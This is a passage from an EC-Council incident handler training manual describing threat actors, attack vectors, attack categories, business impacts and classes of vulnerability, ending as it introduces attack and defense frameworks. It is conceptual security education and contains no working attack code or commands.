**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Hacktivists**

  Hacktivism is a form of activism in which hackers break into government or corporate computer systems as an act of protest. Hacktivists use hacking to increase awareness of their social or political agendas, as well as to boost their own reputation in both online and offline arenas. They promote a political agenda, especially by using hacking to deface or disable websites. In some incidents, hacktivists may also obtain and reveal confidential information to the public. Common hacktivist targets include government agencies, financial institutions, multinational corporations, and any other entity they perceive as a threat. However, it must be remembered that irrespective of intentions, the act of gaining unauthorized access is a crime.

- **Hacker Teams**

  A hacker team is a consortium of skilled hackers with their own resources and funding. They work synergistically to research state-of-the-art technologies. These threat actors can also detect vulnerabilities, develop advanced tools, and execute attacks with appropriate planning.

- **Industrial Spies**

  Industrial spies are individuals who perform corporate espionage by illegally spying over competitor organizations. They focus on stealing critical information, such as blueprints, formulas, product designs, and trade secrets. These threat actors use advanced persistent threats (APTs) to penetrate a network and can remain undetected for years. In some cases, they may use social engineering techniques to steal sensitive information, such as development plans and marketing strategies of the target company, which can result in financial loss to that company.

- **Insiders**

  An insider is any employee (trusted person) who has access to the critical assets of an organization. An insider threat involves the use of privileged access to violate rules or intentionally harm the organization's information or information systems. Insiders can easily bypass security rules, corrupt valuable resources, or access sensitive information. Generally, insider threats arise from disgruntled employees, terminated employees, or undertrained staff members.

- **Criminal Syndicates**

  Criminal syndicates are groups of individuals or communities involved in organized, planned, and prolonged criminal activities. They exploit victims from distinct jurisdictions on the Internet, making them difficult to locate. The main aim of these threat actors is to illegally embezzle money by performing sophisticated cyber-attacks and money laundering activities.

- **Organized Hackers**

  Organized hackers are a group of hackers who work together in criminal activities. Such groups are well-organized in a hierarchical structure consisting of leaders and workers.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The group can also have multiple layers of management. These hackers are miscreants or hardened criminals who do not use their own devices; rather, they use rented devices, botnets, and crimeware services to perform various cyber-attacks to pilfer money from victims and sell their information to the highest bidder. They can also swindle intellectual property, trade secrets, and marketing plans; covertly penetrate the target network; and remain undetected for long periods.

## Attributes of Threat Actors

The complexity of evolving cybersecurity threats has alerted organizations to the importance of identifying and analyzing the behavior of threat actors. The attributes of threat actors, such as their location, intent/motivation, and level of sophistication, allows incident handlers to analyze their behavior.

- **Internal:** Internal actors are trusted insiders with permission and authorized access to the organization's network, systems, and physical resources. Internal threat actors include internal employees, any third party associated with the organization, or even business partners in certain scenarios.
- **External**: External actors are outsiders who do not have authorized access to the organization's network and systems, including physical resources. Such actors use social engineering techniques or malware to enter target networks or systems.
- **Level of sophistication:** The level of sophistication is a crucial factor in determining the risk of a threat actor. Highly sophisticated threat actors are more successful in attacks than less-sophisticated threat actors.
- **Resources/funding:** This attribute determines how a threat actor supports an attack financially or with the required software and equipment. Criminal groups and nation-state actors have relatively large budgets and can perform persistent attacks for longer periods.
- **Intent/motivation:** This is a key attribute for the success of an attack. Highly motivated actors are more likely to launch an attack than less-motivated actors, who may prepare for an attack but never launch it. The intent of an attack can be connected to an attacker's political or personal goals.

## Information Security Attack Vectors

An attack vector is a medium through which an attacker gains access to a system by exploiting identified vulnerabilities. It is the path that attackers take to enter an organization's network. Attack vectors can be exploited by numerous entities, such as disgruntled employees, malicious hackers, and potential competitors, to gain access to an organization's systems, and thereby disrupt services, access sensitive information, or steal technology.

Discussed below are some of the important attack vectors used by malicious actors.

- **Direct access:** Through direct access, the attacker gains physical access to the target system and performs malicious activities, which include modifications to the operating system and the installation of various types of programs, such as keyloggers and


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

software worms. Attackers may also transfer substantial amounts of data onto backup media or portable devices.

- **Removable media:** Devices such as USB drives, phones, and printers can become threat vectors when plugged into an organization's system or network. These devices may contain malware that runs automatically on the host system to steal or corrupt critical files. It is difficult to detect and prevent data leakage through removable media.
- **Wireless:** A corporate device that implements an unsecured wireless hotspot can be compromised along with the internal network. Attackers may use tools to crack the authentication credentials of a corporate wireless network or spoof a trusted access point to gain access to the target network.
- **Email:** Attackers use email as a vector to perform various phishing attacks with malicious attachments to compromise the target. They attempt to trick the employees of an organization to click on malicious links and attachments sent through emails to infect the system with malware or to gather sensitive information.
- **Cloud:** Attackers inject malware into cloud resources to gain access to user information. They can add a service implementation module to SaaS, PaaS, or a virtual machine instance to deceive a cloud system. The user's requests are then redirected to the attacker's module or instance, which initiates the execution of the malicious code. Alternatively, attackers find user accounts with weak credentials and exploit them to gain access to the target cloud service/data.
- **Ransomware/malware:** Attackers can take advantage of unpatched vulnerabilities in a target system to inject ransomware or malware. Furthermore, various types of malware, including Trojans, adware, and fileless malware, can be employed by them to infiltrate the target organization.
- **Supply chain:** Using this threat vector, an attacker attempts to compromise the target by exploiting vulnerabilities in the resources supplied by a third-party vendor. The attacker takes advantage of these vulnerabilities to introduce malicious payloads and bypass endpoint security devices/solutions.
- **Business partners:** Third-party organizations can emerge as a threat vector to an organization. Attackers can use supply chain attacks to access customer information. To mitigate this risk, organizations must introduce cybersecurity best practices and demonstrate mutual transparency.

## Classification of Attacks

According to IATF, security attacks are classified into five categories: passive, active, close-in, insider, and distribution.

- **Passive Attacks**

  Passive attacks involve intercepting and monitoring network traffic and data flow on the target network and do not tamper with data. Attackers perform reconnaissance of network activities using sniffers. These attacks are very difficult to detect because the


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

attacker has no active interaction with the target system or network. Passive attacks allow attackers to capture data or files transmitted in a network without the consent of the user. For example, an attacker can obtain information, such as unencrypted data in transit, clear-text credentials, or other sensitive information that is useful in performing active attacks.

Some examples of passive attacks are listed below:

- Footprinting
- Sniffing and eavesdropping
- Network traffic analysis
- Decryption of weakly encrypted traffic

- **Active Attacks**

  Active attacks tamper with the data in transit or disrupt communication or services between systems to bypass or break into secured systems. Attackers launch attacks on target systems or networks by actively sending traffic that can be detected. These attacks are performed on the target network to exploit information in transit. They penetrate or infect the internal network of the target and gain access to a remote system to compromise the internal network.

  Some examples of active attacks are listed below:

  - Denial-of-service (DoS) attack
  - Bypassing protection mechanisms
  - Malware attacks (such as viruses, worms, ransomware)
  - Modification of information
  - Spoofing attacks
  - Replay attacks
  - Password-based attacks
  - Session hijacking
  - Man-in-the-middle attack
  - DNS and ARP poisoning
  - Compromised-key attack
  - Firewall and IDS attack
  - Profiling
  - Arbitrary code execution
  - Privilege escalation
  - Backdoor access
  - Cryptography attacks
  - SQL injection
  - XSS attacks
  - Directory traversal attacks
  - Exploitation of application and OS software

- **Close-in Attacks**

  Close-in attacks are performed when the attacker is in close physical proximity to the target system or network. The main goal of this type of attack is to gather or modify information or disrupt its access. For example, an attacker may shoulder the surf user


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

credentials. Attackers gain close proximity through surreptitious entry, open access, or both.

Examples of close-in attacks include social engineering techniques such as eavesdropping, shoulder surfing, dumpster diving, and so on.

- **Insider Attacks**

  Insider attacks are performed by trusted persons with physical access to the target's critical assets. An insider attack involves using privileged access to violate rules or intentionally threaten an organization's information or information systems. Insiders can easily bypass security rules, corrupt valuable resources, or access sensitive information. They misuse the organization's assets to directly affect the confidentiality, integrity, and availability of information systems. These attacks impact an organization's business operations, reputation, and profit. Thus, it is difficult to determine an insider attack.

  Some examples of insider attacks are listed below:

  - Eavesdropping and wiretapping
  - Theft of physical devices
  - Social engineering
  - Data theft and spoliation
  - Pod slurping
  - Planting keyloggers, backdoors, or malware

- **Distribution Attacks**

  Distribution attacks occur when attackers tamper with hardware or software before installation. Attackers tamper with hardware or software at its source or when it is in transit. Examples of distribution attacks include backdoors created by software or hardware vendors at the time of manufacturing. Attackers leverage these backdoors to gain unauthorized access to the target information, systems, or networks.

  - Modification of software or hardware during production
  - Modification of software or hardware during distribution

## Impact of Information Security Attacks

Information security attacks are a major security concern for any organization as they can severely impact the organization's assets, resources, financial records, and other confidential data. Such attacks are carried out by attackers with various motives and objectives and may have a severe impact on network and system resources, as well as other organizational elements.

The following are the impacts that information security attacks can have on the organization:

- **Financial Losses**

  Organizations can experience significant financial losses owing to information security attacks. Financial losses faced by organizations can be either direct or indirect; direct losses refer to the amount of money businesses have to remunerate for professional


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

services, covering lost contracts and downtime, while indirect losses refer to the money allocated by the organization to hire new staff, train them, and upgrade the organizational infrastructure.

- **Loss of Confidentiality and Integrity**

  Confidentiality and integrity are the most essential elements of information security. They assure that the information is accessible only to those authorized to have access and is sufficiently accurate for its purpose. Confidentiality and integrity breaches may occur due to improper data handling or a hacking attempt. This results in the loss of trustworthiness of data or resources, damage to corporate reputation, and loss of goodwill, business credibility, and trust.

- **Damaged Customer Relationship**

  Trust is an important component in establishing customer relationships. Once an organization is attacked, it has a permanent impact on organizational reputation and results in a loss of trust among customers. This impacts the customer relationship and leads to customer loss, a decrease in sales, and a drop in profits.

- **Loss of Business Reputation**

  Data protection and security are fundamental components that help protect business reputation and maintain customer loyalty. Information security attacks diminish business reputation and lead to the loss of existing loyal customers as well as the potential to attract new customers. Reputational damage can even affect suppliers, relationships with partners, investors, and other third parties.

- **Legal and Compliance Issues**

  Organizations often face legal and compliance issues when dealing with security incidents. Managing the legal challenges of addressing information security is a complex process for organizations that impacts business reputation and public relations. Legal and compliance issues result in negative publicity for an organization and affect business performance.

- **Operational Impacts**

  Information security attacks may leave the organization disabled as they disrupt the work of an entire organizational network. They affect the operations of the organization by causing degradation in the quality of services, inability to meet service availability requirements, decrease in staff efficiency and productivity, and so on.

## Vulnerability Classification

A vulnerability refers to a weakness in the design or implementation of a system that can be exploited to compromise its security. It is frequently a security loophole that enables an attacker to enter a system by bypassing user authentication.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerabilities present in a system or network are classified into the following categories:

## Misconfigurations/Weak Configurations

Misconfiguration is the most common vulnerability and is mainly caused by human error. It allows attackers to break into a network and gain unauthorized access to systems. Misconfigurations can occur both intentionally and unintentionally, and they affect web servers, application platforms, databases, and networks. Attackers can detect misconfigurations using various scanning techniques and exploit the backend systems. Therefore, administrators must change the default configuration of the devices and optimize device security.

- **Network Misconfigurations**

  Frequent changes to the network and security devices are inevitable and essential for business improvement. However, administrators should ensure that all network components are configured appropriately because any loops in the implemented changes can cause adverse effects on the network, such as performance degradation, service outages, and network intrusions. The following are some examples of weak network configurations:

  - **Insecure Protocols**

    Insecure protocols transmit information or data in plaintext without implementing encryption techniques to secure data. The use of vulnerable protocols causes authentication and integrity issues because attackers can leverage unencrypted files or data transmissions and tamper with the data in transit. Attackers can also gain remote access to vulnerable systems once they capture the credentials shared in plaintext. This vulnerability can be avoided by removing devices operating on insecure protocols and deploying a centralized master node to update protocols.

  - **Open Ports and Services**

    User communication with an application or service can be achieved through TCP or UDP port numbers, which accept and transmit information in the form of packets. The source and destination addresses can be identified using the unique IP addresses assigned to them. In addition, many ports operate networks for specific services. Servers often operate with some open ports but not all open ports are dangerous, unless they are misconfigured, unpatched, or implemented with poor security rules. However, open ports must be kept limited in number and used only for important services. Leaving ports open to unnecessary services can invite new threats to the network. Open ports and services may lead to loss of data or denial-of-service (DoS) attacks and allow attackers to perform further attacks on other connected devices. Administrators must continuously check for unnecessary or insecure ports and services to reduce risk to the network.

  - **Errors**

    Improper configuration of applications or services can generate error reports while loading pages. Such error reports can provide detailed information to attackers searching for security flaws, application vulnerabilities, programming faults, or other


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

exploits. Using outdated software can also generate security errors, which can be susceptible to remote attacks using techniques such as code injection to manipulate the application. To prevent this vulnerability, skilled programming practices must be adopted in such a manner that the application does not disclose critical information that can help attackers exploit the application server.

- **Weak Encryption**

  Implementing proper encryption methods can secure data being transmitted across a network and that saved on storage devices. Encrypted files can be accessed only with the corresponding decrypted key held by the client or application. Weak encryption can allow attackers to perform man-in-the-middle attacks, sniff the traffic to modify data, and then masquerade as a legitimate service to communicate with end users using false information. Listed below are some causes of weak encryption:

  - Using a weak encryption algorithm
  - Key generation with guessable credentials
  - Insecure key distribution

- **Host Misconfigurations**

  Attackers can exploit configuration flaws in the host server to manipulate resources and gain remote administrator access. Debugging functions can be activated, and unknown users may obtain administrative permission. These vulnerabilities may allow attackers to evade authentication mechanisms and access critical information, possibly with elevated privilege. Below are certain examples of weak-host configurations.

  - **Open Permissions**

    Granting unnecessary permissions to a user or group of users to access applications or files can lead to security issues such as data leakage or corruption of system functionality. Managing permissions is a complicated task where administrators or users can potentially make mistakes such as allowing unknown guests to read and write critical files. An attacker can also perform privilege escalation using unnecessarily created accounts to access unprotected files or to run commands on the operating system (OS).

  - **Unsecured Root Accounts**

    Using manufacturer-allotted default administrative account credentials for a database or application can lead to system security issues. Failing to implement a secure password privacy policy can allow attackers to guess the credentials using different brute-force techniques.

**Default installations/Default Configurations**

Default installations are typically designed to be user-friendly, particularly during the initial use of a device when usability is the main priority rather than the device's security. In some cases,


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

infected devices may not contain any valuable information but are connected to networks or systems that have confidential information that would result in a data breach. Failing to change the default settings while deploying software or hardware allows an attacker to guess the settings to break into the system.

Systems or devices with default configurations, if connected to a production or corporate network, enable attackers to perform advanced persistent attacks. These systems allow attackers to gain information about the target OS and other vulnerabilities in the target network. Attackers may perform further attacks based on identified vulnerabilities. When connecting a system or device to a network, it is important to disable the unnecessary components and services associated with the default configuration.

## Application Flaws

Application flaws are vulnerabilities in applications exploited by attackers. Applications should be secured using user validation and authorization. Flawed applications pose security threats such as data tampering and unauthorized access to configuration stores. If the applications are not secured, here is a risk of losing or corrupting sensitive information. Hence, developers must understand the anatomy of common security vulnerabilities and develop highly secure applications by providing appropriate user validation and authorization.

The following are some of the application flaws that can be exploited by attackers.

- **Buffer Overflows**

  Buffer overflows are common software vulnerabilities resulting from coding errors that allow attackers to gain access to a target system. In a buffer overflow attack, the attacker undermines the functioning of the programs and attempts to control the system by writing content beyond the allocated size of the buffer. Insufficient bounds checking in the program is the root cause of this vulnerability. The buffer cannot handle data beyond its limit, causing the flow of data to adjacent memory locations and overwriting of their data values. When buffer overflow occurs, systems often crash, become unstable, or show erratic program behavior.

- **Memory Leaks**

  A memory leak or resource leak is an unintended class of memory consumption that occurs when a programmer fails to erase an assigned memory block when it is no longer required. It is caused by exceptional circumstances, flaw conditions, and uncertainty over which portion of code is responsible for freeing memory. These conditions depend on application consequences in cases such as short-lived user-land applications, long-lived user-land applications, and kernel-land processes. A memory leak results in software reliability–related concerns and encourages a malicious actor to take control over the compromised system to perform attacks such as DoS to crash the system, inject malicious code to change application behavior, and hijack the program's control flow. Tools such as Valgrind, which are compatible with the Unix/Linux environment, track memory leaks and display the status of the software environment.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Resource Exhaustion**

  A resource-exhaustion attack damages the server by sending multiple resource requests from different locations to exploit software bugs or errors, leading to the system and server hanging or crashing. In software applications, memory management such as memory leaks can be easily exploited by remote attackers. This is similar to a DoS attack in that it can compromise or exhaust the resources available for a system in the network. Owing to design or code errors, any interaction or connection established between the client and server can waste resources or consume more resources than required.

- **Integer Overflows**

  An integer overflow occurs when an arithmetic function is generated and attempts to store an integer value larger than the maximum value that the allocated memory space can store. These overflow conditions may lead to undesirable software behavior. Failure to discover overflow conditions beforehand can cause security and reliability issues in the program. In addition to yielding inaccurate results and causing software instability, integer overflows can also lead to buffer overflows and open doors for attackers to manipulate values, eventually resulting in random or malicious code execution.

- **Null Pointer/Object Dereference**

  Also known as a null reference, a null pointer is a value stored to indicate that the pointer is not designated to any valid object; it also indicates an invalid memory location. The majority of null-pointer issues lead to common software reliability issues; however, once an attacker deliberately triggers a null-pointer dereference, they might be able to use the resulting exception to evade the security logic and make the application disclose debugging details that can help in devising strategies for subsequent attacks. Programs generally utilize these null pointers to indicate a condition such as the last point of unspecified length and incompetence to perform some operations; this type of null-pointer usage is comparable to the nullable types and no value in the option type. A null-pointer dereference can result in a program being prevented from executing or crashing, leading to the program's exit.

- **DLL Injection**

  When an application runs third-party or untrusted code that loads an assembly or DLL file, an attacker may exploit this vulnerability to inject a malicious DLL into the current running process and execute malicious code. Furthermore, loading DLL files without specifying the complete path of the file location may allow attackers to create a malicious DLL and place it in a location that precedes the path of a legitimate DLL file. Consequently, the application executes the malicious DLL. To prevent such vulnerabilities, programmers must never load untrusted DLLs from user input and must always invoke DLLs by specifying the full path of the file location.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Race Conditions**

  A race condition is an undesirable incident that occurs when a software or system program depends on the execution of processes in a sequence and on the timing of the programs. This condition occurs when a system that handles events in a sequential format is coerced to simultaneously perform multiple operations. This condition results in the improper execution of a program or software bugs. A typical race condition occurs when multiple threads depend on a shared resource. Most race conditions affect the security associated with the system. An attacker can perform DoS or privilege escalation attacks by accessing the shared resources of a trusted process.

  - **Time of Check/Time of Use**

    Time of check or time of use (TOC/TOU) is a software error that occurs because of the race condition occurring after checking the state of a particular segment of the system at a specific time and before using the results of the check. In simple terms, it is defined as the change in the system state from the time of checking for a prediction to the time of acting on it. A timing vulnerability occurs when the system grants access permission to a resource request. For example, when a user wishes to transfer an amount from one account to another, the risk of an attack exists in the middle of the transaction between the TOC and TOU; that is, from the time of checking whether the required amount is available to the time of transferring that amount.

- **Improper Input Handling**

  Input handling is defined as the verification of application functionalities such as validation, filtering, sanitizing, encryption, and decryption of input data. Failure to verify the input data results in vulnerabilities. Input validation is mandatory to ensure the integrity of incoming data by checking and comparing the data with the type of expected data. Data originating from both trusted and untrusted sources are at risk of corruption by attackers using techniques such as SQL injection, cross-site scripting, and buffer overflow. Implementing both client- and server-side validation ensures effective data authentication.

- **Improper Error Handling**

  Improper error handling occurs when an attacker exploits a security system using error information. Most web applications or servers disclose detailed information about errors such as database dumps and stack traces. They can also generate detailed errors that include information about the system condition, such as system call failure, timeouts, exceptions, and data availability, which can help an attacker analyze and attack the system. Fail-open is a security issue caused by improper error handling. It refers to the granting of access after a system has failed or denied access, resulting in a security vulnerability.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Poor Patch Management

A patch is a small piece of software designed to fix problems, security vulnerabilities, and bugs, as well as to improve the usability or performance of a computer program or its supporting data. Software vendors provide patches that prevent exploitation and reduce the probability of threats by exploiting specific vulnerabilities. Unpatched software can render an application, server, or device vulnerable to various attacks. The following are some examples of poor patch management:

- **Unpatched Servers**

  Servers are essential components of an organization's infrastructure. There have been several cases in which organizations ran unpatched and misconfigured servers, which compromised the security and integrity of the data in their system. Hackers search for and exploit these vulnerabilities in servers. These unpatched servers serve as hubs for attackers or entry points into the network. This can lead to exposure of private data, financial losses, and discontinuation of operations. Regularly updating software and maintaining systems properly by patching and fixing bugs can help mitigate the vulnerabilities caused by unpatched servers.

- **Unpatched Firmware**

  Unpatched firmware may lead to vulnerabilities, through which an attacker can easily enter a corporate network and steal critical information or damage critical resources. Firmware vulnerabilities allow attackers to inject malicious code, infect legitimate updates, delete data stored on the hard drive, or control the system hardware from a remote location in some cases. To mitigate such vulnerabilities, security professionals must regularly check and update the firmware.

- **Unpatched OS**

  Attackers use systems with unpatched OSes as the origin of an infection vector to infect other systems or devices that are connected to the same network. Attackers scan for systems having unpatched OSes and use these systems to spread malware to other systems connected to the network. If an attacker identifies a vulnerability in an OS kernel file or shared library, they can exploit this vulnerability to perform privilege escalation using malware that gains system- or root-level access. Security professionals must enable auto-update features to automatically and regularly update OSs.

- **Unpatched Applications**

  Unpatched application vulnerabilities allow attackers to inject and run malicious code by exploiting known software bugs. Generally, no software or applications are available. Software vendors frequently release patches to resolve identified vulnerabilities. Unpatched applications pave the way for attackers to exploit and compromise the security of the systems and software. Therefore, it is important for organizations to regularly apply vulnerability patches and upgrade their applications.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Design Flaws

Vulnerabilities owing to design flaws are universal to all operating devices and systems. Design vulnerabilities, such as incorrect encryption or poor validation of data, refer to logical flaws in the functionality of the system that attackers exploit to bypass the detection mechanism and acquire access to a secure system.

## Operating System Flaws

Owing to vulnerabilities in operating systems, applications such as trojans, worms, and viruses pose threats. These attacks use malicious code, scripts, or unwanted software, which results in the loss of sensitive information and control of computer operations. Timely patching of the OS, installing minimal software applications, and using applications with firewall capabilities are essential steps that an administrator must take to protect the OS from attack.

## Default Passwords

Manufacturers provide users with default passwords to access the device during their initial setup, which users must change for future use. When users forget to update passwords and continue using the default passwords, they make devices and systems vulnerable to various attacks, such as brute force and dictionary attacks. Attackers exploit this vulnerability to gain access to a system. Passwords should be kept confidential; failing to protect their confidentiality allows the system to be easily compromised.

## Zero-day Vulnerabilities

Zero-day vulnerabilities are unknown vulnerabilities in software/hardware that are exposed, but not yet patched. These Vulnerabilities are exploited by attackers before they are acknowledged and patched by software developers or security analysts. Zero-day vulnerabilities are one of the major cyber threats that continuously expose vulnerable systems until they are patched.

## Legacy Platform Vulnerabilities

Legacy platform vulnerabilities are caused by obsolete or familiar code. Legacy platforms are usually not supported when patching technical assets, such as smartphones, computers, IoT devices, OSes, applications, databases, firewalls, intrusion detection systems (IDSs), or other network components. This type of vulnerability can cause costly data breaches for organizations. Legacy systems can be secured using other security controls rather than by fixing them. Another possible solution is to segregate these systems from the network such that attackers cannot gain physical access to them.

## System Sprawl/Undocumented Assets

System sprawl vulnerability arises within an organizational network because of an increased number of system or server connections without proper documentation or an understanding of their maintenance. These assets are often neglected over time, making them susceptible to attack. It could also lead to expensive maintenance because each vulnerable asset will be included in the maintenance cost each time effective maintenance is required, or the latest hardware or software upgrades need to be scheduled. Additionally, undocumented assets do


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

not support multiplexed database backups or quick multistreaming, thereby forcing IT teams to choose between fast backups and capacity optimization.

### Improper Certificate and Key Management

Improper certificate and key management may lead to many vulnerabilities that allow attackers to perform password cracking and data-exfiltration attacks. Keys stored on servers are vulnerable to attacks. Security professionals must ensure that the keys are stored in an encrypted format and decrypted only in a protected secure environment. Storing or retaining legacy or outdated keys poses major threats to organizations. Private keys used with certificates must be stored in a highly secure environment. Otherwise, an unauthorized individual can intercept the keys and gain access to confidential data or critical systems.

### Third-party Risks

Third parties can become potential threats to enterprises. Third-party services or products can have access to privileged systems and applications through which financial information, customer and employee data, and processes in the enterprise's supply chain can be compromised. A third party may be trustworthy, but enterprises usually do not check if they maintain appropriate standards and security measures; eventually, they can become a threat to the enterprise network. Major third-party risks include identity theft, intellectual property theft, data breaches, implantation of fileless malware, and network intrusions. An organization should be aware of third-party risks and run real-time, continuous risk-management processes within the environment. The following are the different types of risks associated with third-party dependency.

- **Vendor management:** The activity of selecting suppliers and assessing the risks of third-party services and products. It includes all essential programs and processes required for an organization to handle and manage operations and communications with third-party vendors. Organizations often depend on third-party vendors to save expenses, fend off market rivalry, increase productivity, and earn higher profits with less effort. However, if a third-party vendor is not trusted or fails to follow the required standards, it can pose risks to the organization's data or information. The organization may need to face all the consequences of a breach. The best approach to discover risks associated with a third party includes employing best vendor management practices alongside enforcing third-party vendor risk management systems.
    - **System integration**: This is the process of employing third-party services or hiring third-party vendors to run business operations. When a third party hosts services or performs software development for the company, the system integrators need full access to the systems/application. As integrators work from inside the company, they can easily evade firewalls and security solutions and install malware or spyware in the network. Integrators can also employ port-scanning techniques to obtain data packets directly from a network. Organizations must oversee the operations of third-party vendors and the progress of projects.
    - **Lack of vendor support**: Organizations often depend on third-party vendors to manage the security of systems within a network. In such cases, vendors are


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

entrusted with discovering and fixing issues before they are exploited, and they become members within the working environment of the organization. As they deal with a complex network infrastructure, insufficient knowledge in handling security systems or identifying risks can open avenues for new cyber-attacks. Vendors should be adept at finding issues, be encouraged to maintain a high quality of work, and keep systems secure and updated.

- **Supply-chain risks**: The majority of network devices and systems in an organization are often purchased by a third party. The use of such equipment in each segment of the supply chain can pose security risks owing to improper maintenance or configuration. Proper security controls must be implemented for the equipment/devices or software that organizations purchase or borrow from third parties. For instance, software or hardware purchased from a third party may not be properly sanitized. In such cases, malware concealed inside previously provisioned equipment can infect the new systems deployed in the organization and spread to all other devices connected to the network.
- **Outsourced code development**: In some cases, enterprises do not have all the resources required to develop products in their environment. In such cases, organizations hire contract-based third parties to develop their products or software. In such cases, organizations should establish a secure environment for third-party designers to develop and assess the code being built. Organizations should also determine where the code needs to be stored and place appropriate security controls on the storage space, because the code can be stolen to develop similar projects. After the coding process is completed, the product requires thorough testing, and developers should ensure that unauthorized access to application resources is prevented. It is also important to ensure that resources accessed by the application are stored in a protected environment and that data are encrypted before being transmitted over the network.
- **Data storage**: With the emergence of cloud technology, organizations are storing large amounts of data in third-party storage spaces, where vendors may also have access to organizational data. Therefore, data should be frequently inspected for security concerns to protect sensitive information related to customers, employees, or users. Organizations should insist that appropriate security controls be implemented and that integrity is maintained for the data stored in third-party storage. Data transmission should be performed using encrypted and secure channels.
- **Cloud-based vs. on-premises risks:** As organizations migrate their business infrastructure to cloud environments, storage and data exposure issues often arise in third-party storage locations. On the other hand, businesses running in an on-premises environment may also have issues such as weak security configurations, application or software vulnerabilities, and vendor issues that can emerge from network devices, such as firewalls, switches, and routers, which are placed within the organization's infrastructure. Proper configuration and encryption are the main solutions for both environments. In the context of cloud security, the cloud provider has the sole responsibility of securing the cloud; however, the client should also be aware of the best practices for securing cloud services.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Explain Various Attack and Defense Frameworks

Incident responders must have a clear understanding of different attack and defense frameworks, as they will help the team members respond and handle various security incidents with an effective strategy, proper planning, and maintenance of a timeline. The implementation of attack frameworks can also help organizations understand the capability of their security standards and how they can enhance them.

This section discusses some significant attack frameworks, such as EC-Council's hacking methodology, cyber kill chain methodology, MITRE ATT&CK, MITRE D3FEND, and RE&CT.

## EC-Council's Hacking Methodology

The EC-Council's hacking methodology defines a step-by-step process for ethical hacking. The methodology follows the same process as that of an attacker, and the only differences are in the hacking goals and strategies. This methodology helps security professionals and ethical hackers understand the various phases followed by real hackers to achieve their objectives. An understanding of the EC-Council's hacking methodology helps incident handlers learn various tactics, techniques, and tools used by attackers at various phases of hacking, which further guides them to succeed in the incident handling process.

